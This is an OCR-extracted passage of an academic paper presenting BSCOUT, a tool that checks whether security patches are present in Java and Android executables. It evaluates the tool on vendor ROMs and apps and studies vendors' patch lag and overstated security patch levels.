


Figure 4: Second-round match for unmatched source code lines with a sliding window, which enumerates all possible matching pairs between unmatched Java source lines and smali segments to determine the best matching.

With the techniques above, BSCOUT successfully performs a line-to-line match based on the features extracted from Java source code and smali instructions, regardless of the presence of line number information. The constructed line-to-line maps will be further utilized by BSCOUT in a patch presence test.

3.3 Patch Analyzer

This module analyzes the whole patch to guide patch presence judgment. A patch is usually generated by *diff* command. As shown in Figure 1(a), a patch usually consists of multiple change blocks. Each block starts with a block header line, which indicates the position of following changes occurred in pre-patch source code and post-patch source code. From the block header, we can accurately look up each changed line and locate the affected method/class in the source code.

Not all changed lines in a patch should be considered in a patch presence test. Specifically, we perform a difference check against two kinds of changes: in-method changes and out-of-method changes. As their names indicate, out-of-method changes occur outside of method implementations (e.g. declaring a new field in a class), and in-method changes affect the concrete method implementations. Since most Java vulnerabilities are logic flaws, they should be fixed by modifying method logic. Besides, our study on 194 real-world security patches shows that nearly 80% of patch changes belong to in-method changes (as presented in Table 11 of Appendix A). Thus, we believe out-of-method changes can be ignored in testing patch presence. Under the assumption above, BSCOUT would fail on extreme cases where a patch only contains out-of-method changes. Fortunately, we do not encounter a Java patch that contains only out-of-method changes in our evaluation. Besides, we exclude code comments in the patch from the test scope.

Generally, all changes in source code can be represented as addition and deletion. However, to fully represent the patching behaviors, we further introduce modification as a new kind of

code changes. Take line 12 and line 13 in Figure 1(a) as an example, the two lines actually represent a fine modification to line 12, while *diff* command generates a line to mark the deletion of the old line (line 12) and another line to mark the addition of the new line (line 13). Motivated by the example above, we adopt a heuristic-based approach to recognize modification lines: we regard adjacent deletion and addition line with similar features as a modification line. To be specific, when the similarity between two adjacent deletion and addition line is larger than the threshold $T_{LineSimilarity}$, we view these two lines as a single modification line. We also further expand the scope from one line to several consecutive lines to recognize a block of continuous modifications.

3.4 Patch Presence Checker

This module utilizes *cross-layer line-level correlative analysis* and patch analysis results to make a final judgment of patch presence. Our key idea is inspired by the lessons learned from patch presence test at the source-code level, i.e. checking how many patch-changed lines can be found in the source code. Similarly, we give patch presence test results on Java executables by checking how many patch-changed lines can be recognized in the target.

The challenge here is that there are several types of changes in a patch, we could not simply adopt a uniform presence test strategy for them. For example, to test whether an addition line is present in the test target (see line 7 in Figure 1(a)), we should compare the post-patch source code with the target bytecode, while to test a modification line (see line 12 and line 13 in Figure 1(a)), we should leverage both the pre-patch source and the post-patch source code to compare. Therefore, according to the three types (addition, deletion, and modification) of patch-changed lines, different strategies are used in the presence test.

The overall test strategy is shaped in Algorithm 1. We first use *cross-layer line-level correlative analysis* to construct two line-to-line maps between the pre-patch/post-patch source code and the target bytecode. Second, we use separate presence test strategies for addition/deletion/modification lines in a patch.

- *Line Addition.* To test the presence of an addition line, we query the line-to-line map between the post-patch source code and the target bytecode. If this line is matched, we think this line is present in the target bytecode.

- *Line Deletion.* Similarly, to test the presence of a deletion line, we query the line-to-line map between the pre-patch source code and the target bytecode. If this line is not matched, we think the target has applied this deletion.

- *Line Modification.* It is more complicated to test the presence of a modification line. We need to query both the line-to-line maps between the pre-patch/post-patch source code and the target bytecode. If this line has a higher matched similarity in the post-patch source code map than in the pre-patch source code map, we think this modification is applied in the target bytecode.

At last, a final result is given based on the presence status of every patch-changed line. Since a patch may contain multiple changed lines and we can not figure out which line is more important than another, we take all of them into account (except those filtered by *Patch Analyzer*) to make a decision. To reflect the significance of each patch-changed line, we use the number of the features extracted from each patch-changed line as its weight. Overall speaking, we calculate the patch presence ratio from the sum of the weights for all matched patch-changed lines and use a threshold ($T_{PatchPresenceRatio}$) to decide whether a patch is present or not.

Algorithm 1 Patch Presence Test

Input: P_{pre}: pre-patch source code, P_{post}: post-patch source code, P_{smali}: smali code, *Patch*: patch-changed lines
Output: patch presence result

$Line2lineMap_{pre} \leftarrow Match(P_{pre}, P_{smali})$
$Line2lineMap_{post} \leftarrow Match(P_{post}, P_{smali})$
$found \leftarrow 0$
$total \leftarrow 0$
for each $line \in Patch$ **do**
  $total \leftarrow total + FeaturesIn(line)$
  if $isAddition(line)$ **then**
    if $line$ is matched in $Line2lineMap_{post}$ **then**
      $found \leftarrow found + FeaturesIn(line)$
    end if
  end if
  if $isDeletion(line)$ **then**
    if $line$ is not matched in $Line2lineMap_{pre}$ **then**
      $found \leftarrow found + FeaturesIn(line)$
    end if
  end if
  if $isModification(line)$ **then**
    $sim_{post} \leftarrow sim_lookup(Line2lineMap_{post}, line)$
    $sim_{pre} \leftarrow sim_lookup(Line2lineMap_{pre}, line)$
    if $sim_{post} > sim_{pre}$ **then**
      $found \leftarrow found + FeaturesIn(line)$
    end if
  end if
end for

if $found/total > T_{PatchPresenceRatio}$ **then**
  return $true$
else
  return $false$
end if

4 Evaluation

We implement a prototype of BSCOUT within 9,290 LOC Java code. In detail, we utilize *Spoon* [39] as the front-end to

parse Java source code, *dexlib* [7] to parse smali code, and *baksmali* [15] to transform Java executables to *smali* format for further analysis. To support traditional stack-based Java bytecode [9], BSCOUT transforms it into DEX bytecode [6] with the help of *dx* [3].

We evaluate BSCOUT with real-world programs and security patches. Though FIBER [46] is the most relevant work to BSCOUT, it only targets C/C++ binaries and it is non-trivial to make it support Java executables. Thus, we can not use it as our baseline. Actually, to the best of our knowledge, BSCOUT is the first patch presence testing tool on Java executables. Nevertheless, to illustrate the necessity of designing a dedicated tool on patch presence test for Java executables such as BSCOUT, we conduct experiments to report how two closely-related techniques behave when used on patch presence testing: *version pinning* and *function-level similarity*. It is worth noting that these techniques do not claim they are effective in patch presence testing. Here, we just want to show that the problem of patch presence testing could not be easily solved by applying existing techniques.

4.1 Results of BSCOUT

We perform experiments on two versions of BSCOUT to measure its effectiveness:

- BSCOUT which utilizes line number information (if present) in Java executables;
- BSCOUT$_{\triangle}$ which does not consider the line number information in Java executables (even when it is present).

This setting helps us to know the effectiveness of BSCOUT in the worst case (i.e. all line number information is stripped away). The evaluation is performed with two representative CVE datasets: *Android framework vulnerabilities* and *Java library vulnerabilities*.

4.1.1 Android Framework Vulnerabilities

Considering the popularity of Android and its severe fragmentation issues, we first use Android framework vulnerabilities to evaluate BSCOUT. In total, we randomly select 150 CVEs from Android Security Bulletin [2], ranging from August 2015 to July 2019. The patches of these CVEs are all written in Java. The affected Android versions of these CVEs are listed in in Appendix A.

Parameter Setting. Before evaluation, we need to set two parameters for BSCOUT: $T_{LineSimilarity}$ in equivalence oracle (see §3.2) and $T_{PatchPresenceRatio}$ in *Patch Presence Checker* (see §3.4). For $T_{LineSimilarity}$, we favor a low value because our line-level equivalence oracle is built on feature-based similarity, which is more coarse-grained than real semantic equivalence testing. $T_{PatchPresenceRatio}$ can make a trade-off between false positive rate (FPR) and false negative rate(FNR). In the patch presence test, we favor low FPR. To set an appropriate value for them, we build a set of ROMs from AOSP (Android Open Source Project) and label the patch status for them as ground truth. Specifically, we build all tags for all branches in AOSP and, finally, get 215 unique images. We designate this dataset as Dataset_ROM_Reference. By carefully tuning $T_{LineSimilarity}$ and $T_{PatchPresenceRatio}$, we can determine the best value of them under which BSCOUT achieves the best performance on Dataset_ROM_Reference. Finally, we set $T_{LineSimilarity}$ to 0.7 and $T_{PatchPresenceRatio}$ to 0.6.

Ground Truth. We download 15 Android ROMs from 6 vendors (marked as Dataset_ROM_GT) to measure BSCOUT. For each ROM, we unpack it and collect its affected CVEs, and manually validate the patch status for each CVE. To avoid mistakes in manual labeling, all the results are verified by two security experts. This dataset is presented in Table 2.

Results. According to the results in Table 3, the accuracy for either BSCOUT or BSCOUT$_{\triangle}$ is quite high, even though the test is performed directly from source code to bytecode instructions. In particular, BSCOUT achieves a remarkable accuracy of 100%. It clearly demonstrates that BSCOUT can effectively recognize fine-grained code changes at the test target by leveraging code features from both the Java source code layer and the Java bytecode layer. Besides, we note that both BSCOUT and BSCOUT$_{\triangle}$ exhibit no false positives. Since there is no false-negative case for BSCOUT, we manually inspect the 31 false-negative cases reported by BSCOUT$_{\triangle}$, and find that all these cases result in some wrong mappings between Java source code lines and smali instructions. After inspecting these mappings, we find they might be corrected by enhancing current learning-based instruction segmentation (see § 3.2.2) with the control flow-level features, and we leave it as our future work.

Efficiency of BSCOUT. We measure the test time of BSCOUT on Dataset_ROM_GT with a Windows 10 64-bit desktop computer (Intel i3-4170, 3.70GHz CPU and 12 GB memory). We run the tests one by one and collect the time cost in performing a patch presence test for each ROM-CVE pair. The detailed time cost for each ROM is presented in Table 2. Note that although a whole ROM contains millions of functions, the patches only affect a small number of functions. Thus, it is very fast for BSCOUT to locate the patch-related functions and check patch presence on them. In general, the average test time for each CVE is 0.18 seconds. Some CVEs cost more time than the average because their patches change very large methods which need more time to perform the line-to-line match. In the same way, BSCOUT$_{\triangle}$ is measured to have an average time cost of 13.9 seconds for each test.

4.1.2 Java Library Vulnerabilities

Since Java libraries are widely used to build applications for Android devices, desktops, servers, etc., it is also important to check whether they have patched known vulnerabilities. Thus,

Table 2: Manually-labeled Patch Presence Status for 15 Collected Android ROMs (Dataset_ROM_GT) and The Test Time for These ROMs by BSCOUT.

Model	Android Version	# of Affected CVEs[1]	# of Patched CVEs	# of Unpatched CVEs	Test Time by BSCOUT (s)	ROM Name
Google Pixel XL	7.1.2	25	7	18	8.39 / 0.34[2]	marlin-njh47d-factory-5ba1ef
Google Pixel	7.1.2	25	8	17	4.70 / 0.19	sailfish-nzh54d-factory-127f0583
Google Pixel 2 XL	8.1.0	29	13	16	1.08 / 0.04	taimen-opm4.171019.021.r1-factory-dc
Xiaomi MAX 2	7.1.1	31	15	16	6.83 / 0.22	miui_MIMAX2_7.9.14_5b67c71517_7.1
Xiaomi MAX	7.0.0	50	33	17	9.01 / 0.18	miui_MIMAX_7.9.8_5d955edf66_7.0
Xiaomi Redmi 5	8.1.0	32	32	0	3.34 / 0.10	miui_HM5_V10.3.3.0.ODACNXM_c9b6
Meizu MX5	5.1.0	9	7	2	1.53 / 0.17	MX5_6.3.0.0_cn_20180129144322
Meizu PRO 6	7.1.1	30	13	17	7.17 / 0.24	PRO_6_6.3.0.2_cn_20180327102019
Vivo X9	7.1.1	27	12	15	6.33 / 0.23	PD1616_D_7.12.7-update-full
Vivo X20	7.1.1	27	17	10	7.72 / 0.29	PD1709_A_1.16.8-update-full
Vivo NEXS	8.1.0	33	24	9	4.53 / 0.13	PD1805_A.1.23.5-update-full_15501
Oppo R11s Plus	7.1.1	33	24	9	6.91 / 0.21	R11sPlus_11_OTA_0170_all_GfK0Zhg
Oppo R9s Plus	6.0.1	62	49	13	9.37 / 0.16	R9sPlus_11_OTA_0090_all_2DQUWSz
Oppo R11s	8.1.0	34	26	8	5.44 / 0.15	R11s_11_OTA_0380_all_Q5Zf0LQ9SM
Samsung Note 9	8.1.0	27	17	10	3.78 / 0.13	LRA-N960U1UES1ARH6-20180922125

[1] Note that the number of affected CVEs may be different for ROMs with the same Android version, because vendors may remove some unwanted modules during customization.
[2] 8.39 means the total test time, while 0.34 means the average test time.

Table 3: Effectiveness Results of BSCOUT on Dataset_ROM_GT and Dataset_Apps.

Tool	Android ROMs					Java Apps					Overall	
	TP	TN	FN	FP	Acc.	TP	TN	FN	FP	Acc.	Acc.	FPR
BSCOUT	297	177	0	0	100%	291	410	0	0	100.0%	100%	0.0%
BSCOUT$_\triangle$	266	177	31	0	93.5%	286	410	5	0	99.3%	96.9%	0.0%

we collect some real-world Java (covering Android/desktop/server platforms) apps for evaluation.

Ground Truth. To ease the ground truth construction of patch status on Android apps, we write a crawler to download 4,561 open-source apps from F-Droid (which is a repository for open-source Android apps) [8]. Through parsing the Gradle build files, we recognize all the libraries that are used by each app and then collect all the reported vulnerabilities for these libraries by querying NVD [11]. From these vulnerabilities, we randomly select 15 CVEs which affect 11 libraries. We further find that these libraries are incorporated in 261 apps. Among the 261 apps, we observe that 123 apps can also be found in Google Play and 81 apps have ProGuard enabled. Similarly, we collect 12 server apps [1] and 16 desktop apps [2] for experiments, and find that they incorporate 12 Java libraries affected by 29 CVEs. We mark these 289 (=261+12+16) apps as Dataset_Apps. For each CVE, we manually label the patch status on these apps. In all, we construct 364 and 337 App-CVE pairs for Android apps and desktop/server apps as ground truth respectively. The whole library dataset and CVE dataset are presented in Table 10 of Appendix A.

Tools Setup. Due to name obfuscation, BSCOUT can not directly locate patch-changed Java methods in 9 Android apps. For these cases, we leverage existing code similarity techniques [19] to recognize patch-changed methods for further patch presence test. Note that code similarity analysis may perform well in searching similar functions from a large space, but meets constraints in patch presence test due to low precision (as evaluated in §4.3). Besides, we use the same parameter setting as § 4.1.1 here.

Results. The detailed results are presented in Table 3. Overall, both BSCOUT and BSCOUT$_\triangle$ are remarkably effective by achieving an accuracy of 100% and 96.9% respectively with no false positives. By checking the 5 false negatives incurred by BSCOUT$_\triangle$, we find they are also caused by wrong line-to-line mappings which we plan to improve in the future.

4.2 Results of Version Pinning

Version pinning tools can pinpoint the most similar executable to a given target from a set of reference executables. Though version pinning tools do not directly test patch presence, two state-of-the-art tools (OSSPolice [21] and LibScout [17]) evaluate their performance in version pinning by distinguishing patched/unpatched versions of Java executables. Therefore, we conduct experiments to measure their effectiveness in the patch presence test. Specifically, we fetch the source code of OSSPolice [13] with commit hash af09514, and the source code of LibScout [10] with commit hash 4c14ca3. Furthermore, we also update some library dependencies for them to fix issues in parsing DEX files.

Experiments Setup. Since both tools require a large set of

[1] WebSpere(70011), WebLogic(12.2.1.3.0), Atlassian Confluence(10 versions)
[2] JEB Android Decompiler(3.0, 3.1), JEB Intel Decompiler(3.1), JEB ARM Decompiler(3.1), JEB MIPS Decompiler(3.1), JEB WebAssembly Decompiler(3.1), JEB Ethereum Decompiler(3.1), IntelliJ IDEA(10 versions)

Table 4: Results of LibScout and OSSPolice on Dataset_ROM_GT (containing 474 ROM-CVE pairs).

Tool	Cannot Give Results		Can Give Results					
	Count	Ratio	TP	TN	FP	FN	Acc.	FPR
LibScout	455	96.0%	12	1	0	6	68.4%	0%
OSSPolice	5	1.1%	69	168	6	226	50.5%	3.5%

reference images to pinpoint, we only apply OSSPolice and LibScout on Dataset_ROM_GT to ease experiment preparation. Specifically, we leverage the Dataset_ROM_Reference (consisting of 215 unique ROMs) in §4.1.1 as the reference set. Meanwhile, we also manually label the patch status of each CVE for all executables in the reference set. For each test target, we run OSSPolice and LibScout to recognize the most similar executable(s) from the reference set and use the patch presence status of the recognized executable(s) as the result of patch presence test.

Results. Table 4 presents the results of LibScout and OSSPolice in testing patch presence on Dataset_ROM_GT (containing 474 ROM-CVE pairs). We find that LibScout can not give results for 96.0% of cases and OSSPolice can not give results for 5 cases. There are two scenarios for them to give no result: 1) no image in the reference set is found to be similar to the given target, due to the heavy code customization placed on the test target; 2) at least two images are found to be quite similar to the given target with the same similarity, but they have different patch presence status. The cause of this scenario is that the code features considered by the two tools are too coarse-grained to differentiate patch changes. In the cases that OSSPolice and LibScout could give results, their accuracy is still significantly lower than that of BSCOUT. This is mainly due to that the image-level code similarity is too coarse-grained to reliably reflect the patch presence status. Overall speaking, although version pinning tools can distinguish different versions, they are too coarse-grained to test patch presence.

4.3 Results of Function-level Similarity Test

Function-level similarity testing is frequently used to locate vulnerable function clones [23, 40, 43]. Intuitively, this line of techniques can also be applied to patch presence test by measuring whether the test target is more similar to the pre-patch reference function or the post-patch one. Hence, we also perform some experiments to report the effectiveness of leveraging function-level similarity to test patch presence. As presented in §4.2, our experiments are also conducted on Dataset_ROM_GT (containing 474 ROM-CVE pairs). Since centroid [19] is widely used on Android platform [20, 21] to calculate Java method similarity, we leverage this algorithm to measure function-level similarity in this experiment.

Experiments Setup. From the 150 CVEs in Dataset_ROM_GT, we collect 471 patch-related functions. For each function, we build both pre-patch and post-patch versions from AOSP as references. In our experiment setting, the patch status of a testing target is determined by the reference which it is more similar to (i.e. if a testing target is more similar to the pre-patched one than the post-patched one, it is unpatched; otherwise it is patched). To figure the similarity degree, we define a threshold. If the distance between two similarity scores does not exceed the threshold, we think that they have the same similarity degree, and function-level similarity testing can not give a patch presence result in this scenario. By contrast, if the distance between two similarity scores exceeds the threshold, function-level similarity testing can give a patch presence result (i.e. the patch status of the more similar version).




Figure 5: The ratio of cases that can give (correct) patch presence results with function-level similarity testing, by varying similarity threshold.

Results. Since the performance of function-level similarity testing is sensitive to the value of the selected similarity threshold, we vary the similarity threshold to collect testing results. More specifically, under different thresholds, we count the ROM-CVE pairs that function-level similarity testing *can give results*, and for these results, we count how many of them are correct (*can give correct results*). Figure 5 shows the results with varied similarity threshold. From this figure, we find that function-level similarity testing can at most give results for 82% of ROM-CVE pairs. For the left ROM-CVE pairs, we find that both pre-patch and post-patch reference functions have the same similarity score with the testing target. It shows that function-level similarity testing is too coarse-grained to reflect fine-grained patch changes. By increasing the similarity threshold, the ratio of *can give results* drops dramatically, because the similarity scores between testing targets and pre-patched/post-patched reference ones become more indistinguishable. Meanwhile, it is interesting to find that the ratio of *can give correct results* does not increase significantly with the increased similarity threshold. This shows that the similarity threshold does not significantly affect accuracy. The above results indicate that function-level similarity testing is not suitable for patch presence testing.

5 Empirical Study

To understand the patch application practice in the real world, we apply BSCOUT to perform a large-scale study. Considering the severe fragmentation issues of the Android platform [1] and its wide popularity, our study is conducted on 150 collected Android framework CVEs with 2,506 ROMs collected from 7 vendors (Google, Samsung, Meizu, Xiaomi, Oppo, Vivo, and Huawei). We mark this dataset as Dataset_ROM_Large and present it in Table 5. For each ROM, we also collect several attributes (vendor, model, Android version, ROM build time, security patch level[3]) from the *build.prop* file in the ROM image. To guarantee the validity of the study, BSCOUT is configured to leverage the line information when it is available in the testing targets. Since the presence of line information for different Java classes in a single ROM is not the same, we check the presence of this information in all CVE-related classes for all ROMs in Dataset_ROM_Large and find the ratio is 99.4%.

Our study mainly focus on three aspects of patch application practice: *patch application status*, *the lag of applying security patches*, and *the management of security patches*.

Table 5: A large-scale Dataset of ROMs Collected from Smartphone Vendors (Dataset_ROM_Large).

Vendor	Phone Models	Count	Versions	Build Time
Google	14	569	4.4.4-8.1.0	2014.06-2019.05
Samsung	24	468	5.0.0-8.1.0	2016.10-2018.09
Meizu	44	481	5.0.1-8.1.0	2015.06-2019.07
Xiaomi	45	464	4.4.4-8.1.0	2016.02-2019.08
Oppo	31	281	4.4.4-8.1.0	2014.11-2019.08
Vivo	46	152	5.0.2-8.1.0	2015.11-2019.05
Huawei	31	91	6.0.0-7.0.0	2016.01-2017.10

5.1 Patch Application Status

Ideally, when the patch for a vulnerability has been released, all ROMs built after that date should apply this patch. To measure this practice, we first recognize all the affected ROMs (marked as S_{all}) that are built after the patch release date [4] for each CVE. Thereafter, we use BSCOUT to detect ROMs (marked as $S_{unpatched}$) from S_{all} that have not patched the corresponding CVE. To quantify the ratio of patch application status, we define the unpatched ratio for each CVE as $unpatched_ratio = \frac{|S_{unpatched}|}{|S_{all}|}$. We find that only 9 CVEs are patched by all affected ROMs built after the patch release date, and 22 CVEs have an unpatched ratio higher than 50%, which means more than half of affected ROMs built after the patch release date are still vulnerable.

[3]Google assigns a security patch level for each public vulnerability which is actually its release date. Security patch level of a ROM indicates that this ROM has patched all the vulnerabilities released before this date.

[4]The patch release date for a CVE is its security patch level.

RQ1: Does the severity of a vulnerability affect its patch application status? It is common sense that highly severe vulnerabilities should receive more attention from vendors and are more likely to be patched by vendors to prevent potential threats. To verify whether vendors follow this practice, we correlate the unpatched ratio of each CVE to its CVSS [5] score [4], which is shown in Figure 6. We surprisingly find that the severest CVE does not have the lowest unpatched ratio. Furthermore, we perform a t-test [16] at a significance level of 0.05 to study the relationship between the unpatched ratio and the vulnerability severity. It is very interesting to find that there is no significant difference in the distribution of unpatched ratio among different CVEs under each CVSS score (except the CVSS score of 10 which has only 1 CVE) from that of the whole CVE dataset. We also verify the results among every individual vendor and confirm these observations also exist. This implies that developers may not fully aware of vulnerability severity when applying security patches, or perhaps vulnerability severity has not yet been a good indicator for developers to assess the necessity of applying security patches.




Figure 6: The unpatched ratio of all affected CVEs under different CVSS scores (RQ1).

RQ2: Does the complexity of a security patch affect its application ratio? We use the number of patch-affected lines of a patch to represent its complexity. In this way, we correlate the unpatched ratio of each CVE to its patch complexity, which is depicted in Figure 7. We perform a t-test at a significance level of 0.05 to study the relationship between the unpatched ratio and the patch complexity, and the result shows that patch complexity does not significantly affect its application ratio.

RQ3: Does code customization affect patch application? Third-party open-source code is typically customized before it is used in a software product. To figure out whether code customization becomes the obstacle to timely patching, we thoroughly analyze the relationship between the degree of code customization and the patched ratio. To measure the degree of code customization, we use function-level code similarity. To be specific, we leverage the tool introduced

[5]CVSS is a common way to assess vulnerability severity.




Figure 7: The correlation between unpatched ratio of all affected CVEs with the complexity of their patches (RQ2).




Figure 8: The unpatched ratio for all ROM-CVE pairs under different customization degrees (RQ3).

in §4.3 to calculate the centroid [19] similarity of patch-related functions between the test target and reference ones in AOSP. As shown in Figure 8, the unpatched ratio for patch-related functions with no code customization (there are 50,082 functions whose similarity score is 1 to the reference one) is significantly lower (13.02% vs 26.92%) than those with code customization (that is 44,212 functions). We also perform a one-way analysis of variance [12] to verify the significance level of the difference between the unpatched ratio of functions with and without customization, and observed the p-value is 6.64e-285. Besides, we surprisingly observed that the degree of code customization does not consistently affect the patched ratio.

Findings: *A large part of CVEs are not patched by every ROM built after the patches are released. When exploring the factors that affect the application ratio for a security patch, it seems vulnerability severity and patch complexity are not considered by vendors, but code customization is an obvious obstacle for developers in applying patches.*

5.2 The Lag of Applying Security Patches

RQ4: What is the average lag for different vendors to apply a patch? It is well-known that security patches are not applied by vendors timely, but it is difficult to estimate the lag between the patch is released and the patch is applied. Based on a large number of ROMs, we try to follow these steps to estimate such lag. First, we count the collected images in our dataset for each model and select the models with at least 10 images to study. The reason is that more collected images for a model help to track patch status more accurately. Second, we check the patch status for all the images of the selected models and select those CVEs which have been patched by at least one image for each model. Finally, we calculate the patch lag for a CVE on a model as the time span between the patch release date of the CVE and the build time of the first ROM to patch this CVE of this model. Table 6 presents the average time for the selected 99 models to patch its affected CVEs.

Table 6: The average patch lag for different vendors.

Vendor	# of Selected Phone Models	# of ROMs per Model	Average Patch Lag per Model (day)
Google	12	20 ∼ 77	-65 ∼ -21.47
Samsung	16	10 ∼ 54	38.16 ∼ 412
Xiaomi	33	10 ∼ 31	70.07 ∼ 449.25
Meizu	25	10 ∼ 29	85 ∼ 411
Vivo	2	10 ∼ 12	186.35 ∼ 194.58
Oppo	10	11 ∼ 24	62.71 ∼ 368.89
Huawei	1	10	65.55

Findings: *Google proactively patches its own devices even before announcing the vulnerabilities to the public, while third-party device manufacturers apply security patches relatively slowly. Besides, the patch lags for different phone models from the same vendor vary significantly.*

5.3 The Management of Security Patches

Vendors play an important role in applying security patches. However, it is still unknown what difficulties do vendors encounter when managing security patches. Therefore, we explore the following two research questions.

RQ5: Do vendors patch vulnerabilities for one model but ignore another? Since smartphone vendors usually manufacture several phone models, it is quite a challenging task for vendors to manage security patches among multiple software product lines. Specially, we concern whether vendors patch a known vulnerability for one model but ignore another. To study this problem, we design the following experiment. First, for each CVE and vendor, we select the ROM (marked as ROM_{first}) that is the first to apply the patch in this vendor. Second, for the same CVE and vendor, we select all models different from the model of ROM_{first}, which has a ROM not applied the patch. At last, we find all the models (called *Ill-managed Model*) that have been forgotten by the vendor to patch a vulnerability (called *Ill-managed CVE*) and this vulnerability has already been applied to some other models of the same vendor. As presented in Table 7, we find that all vendors (including Google) have ever patched a vulnerability on one model but forgot to patch the same vulnerability on

another model. To further confirm whether Google has made mistakes in managing security patches, we manually check the affected ROM images and find that they indeed forgot to apply the security patches.

Table 7: Results of how often do vendors patch a vulnerability at a model while ignore another.

Vendor	# of Ill-managed CVEs	# of Ill-managed Models
Google	24	12
Samsung	76	25
Meizu	93	43
Xiaomi	75	43
Oppo	63	20
Vivo	41	35
Huawei	33	32

RQ6: Do vendors correctly set security patch level? According to Android Security Bulletin, the security patch level of a ROM indicates that the ROM has patched all the vulnerabilities released before or equal to this level. Thus, the security patch level set in a ROM is important for end-users and security experts to assess its security. However, it is unknown whether vendors correctly set security patch levels. Based on the way they set security patch levels, we consider 3 kinds of ROMs: 1) *Negligent ROM* has some vulnerabilities at a lower patch level unpatched; 2) *Diligent ROM* has patched all the vulnerabilities before its declared patch level and does not patch any vulnerability at a higher patch level; 3) *Prudent ROM* not only patches all the vulnerabilities required by its declared patch level, but also patches some vulnerabilities at a higher patch level. We label all ROMs in the dataset based on how vendors set the security patch level for them. We also exclude 233 ROMs that have not set a security patch level. The results are presented in Table 8. We surprisingly find that all vendors (including Google) have negligent ROMs. We randomly select 30 negligent ROMs from all vendors to verify the result and find our tool report correct results.

Table 8: Results for ROMs labeled according to how their vendors set security patch level.

Vendor	# of Negligent ROMs	# of Diligent ROMs	# of Prudent ROMs
Google	112	182	185
Samsung	376	12	66
Meizu	412	6	5
Xiaomi	448	2	8
Oppo	173	19	24
Vivo	139	2	6
Huawei	89	0	2

Findings: *Every vendor including Google inevitably makes mistakes in managing patches among multiple phone models, and over-claim the security patch level in some of their devices. These facts indicate that patch presence test tools such as* BSCOUT *is necessary to aid the management of security patches.*

5.4 Lessons Learned

Through our study, we find that vulnerabilities inherited from open-source projects are not actively patched by software vendors. Specifically, a large fraction of executables remain unpatched and other executables, although patched, usually suffer a long patch lag. There may be software maintenance issues inside each vendor because we find they do not timely sync security patches to all product lines and usually claim a higher security patch level than the actual one. However, we believe a fundamental cause behind these phenomenons is the lack of transparency of the patch application status or, in other words, there is no way for end-users, security companies, administrators, etc. to easily, effectively and quantitatively measure the patch application status of software. In this way, reliable, flexible and accurate patch presence tools (such as BSCOUT) are needed to urge/motivate vendors to apply security patches.

Since the resources that vendors could invest in applying security patches are always limited, they are expected to arrange the order of the patches to be applied in a rational way. However, we find no obvious clue that vendors do follow some principles to prioritize the patching process in our study. For example, the patched ratios for vulnerabilities with high severity or low patch complexity are not significantly different from those of others. Meanwhile, we observe that code customization is indeed an obstacle for vendors to apply patches, i.e. the unpatched ratio for patch-related functions with no customization is significantly lower than those with customization. Besides, even when the patch-related functions are not customized, the unpatched ratio is still as high as 13.02%. These findings indicate that more techniques are needed to help vendors apply patches, e.g. metrics to prioritize patches, back-porting security patches to lower versions and migrating security patches under code customization.

6 Limitations

BSCOUT simply ignores out-of-method changes when performing a patch presence test. Therefore, it would fail in extreme cases when patches only contain out-of-method changes. This problem could be solved by enhancing BSCOUT to also extract features from out-of-method changes. We leave this optimization as our future work.

The current implementation of BSCOUT adopts a primitive version of CRFs model to perform the learning-based instruction segmentation. Although it achieves satisfying performance, this part of the work could be further optimized by systematically evaluating all kinds of models to determine the best one.

Since BSCOUT does not know which patch lines are more important than others, it has to consider each patch line as equal importance. Besides, BSCOUT relies on users to provide the correct patch for the test target to fix the vulnerability.

Otherwise, the patch presence result could not correctly reflect the vulnerability patching status.

7 Related Work

The most related work can be categorized in three directions.

Patch Presence Test. FIBER is designed to perform a patch presence test for C/C++ binaries. Since FIBER leverages a small and localized patch snippet for exact matching, it is hard to tolerate code customization (acknowledged in §6.2 of FIBER [46]). However, we find that code customization is very common in our Dataset_ROM_GT and Dataset_ROM_Large. Thus, simply applying FIBER in these Android ROMs can not achieve satisfying performance and can not facilitate a large-scale patch application study. By leveraging the whole patch for patch presence testing, BSCOUT is more resilient to code customization and achieves remarkable accuracy.

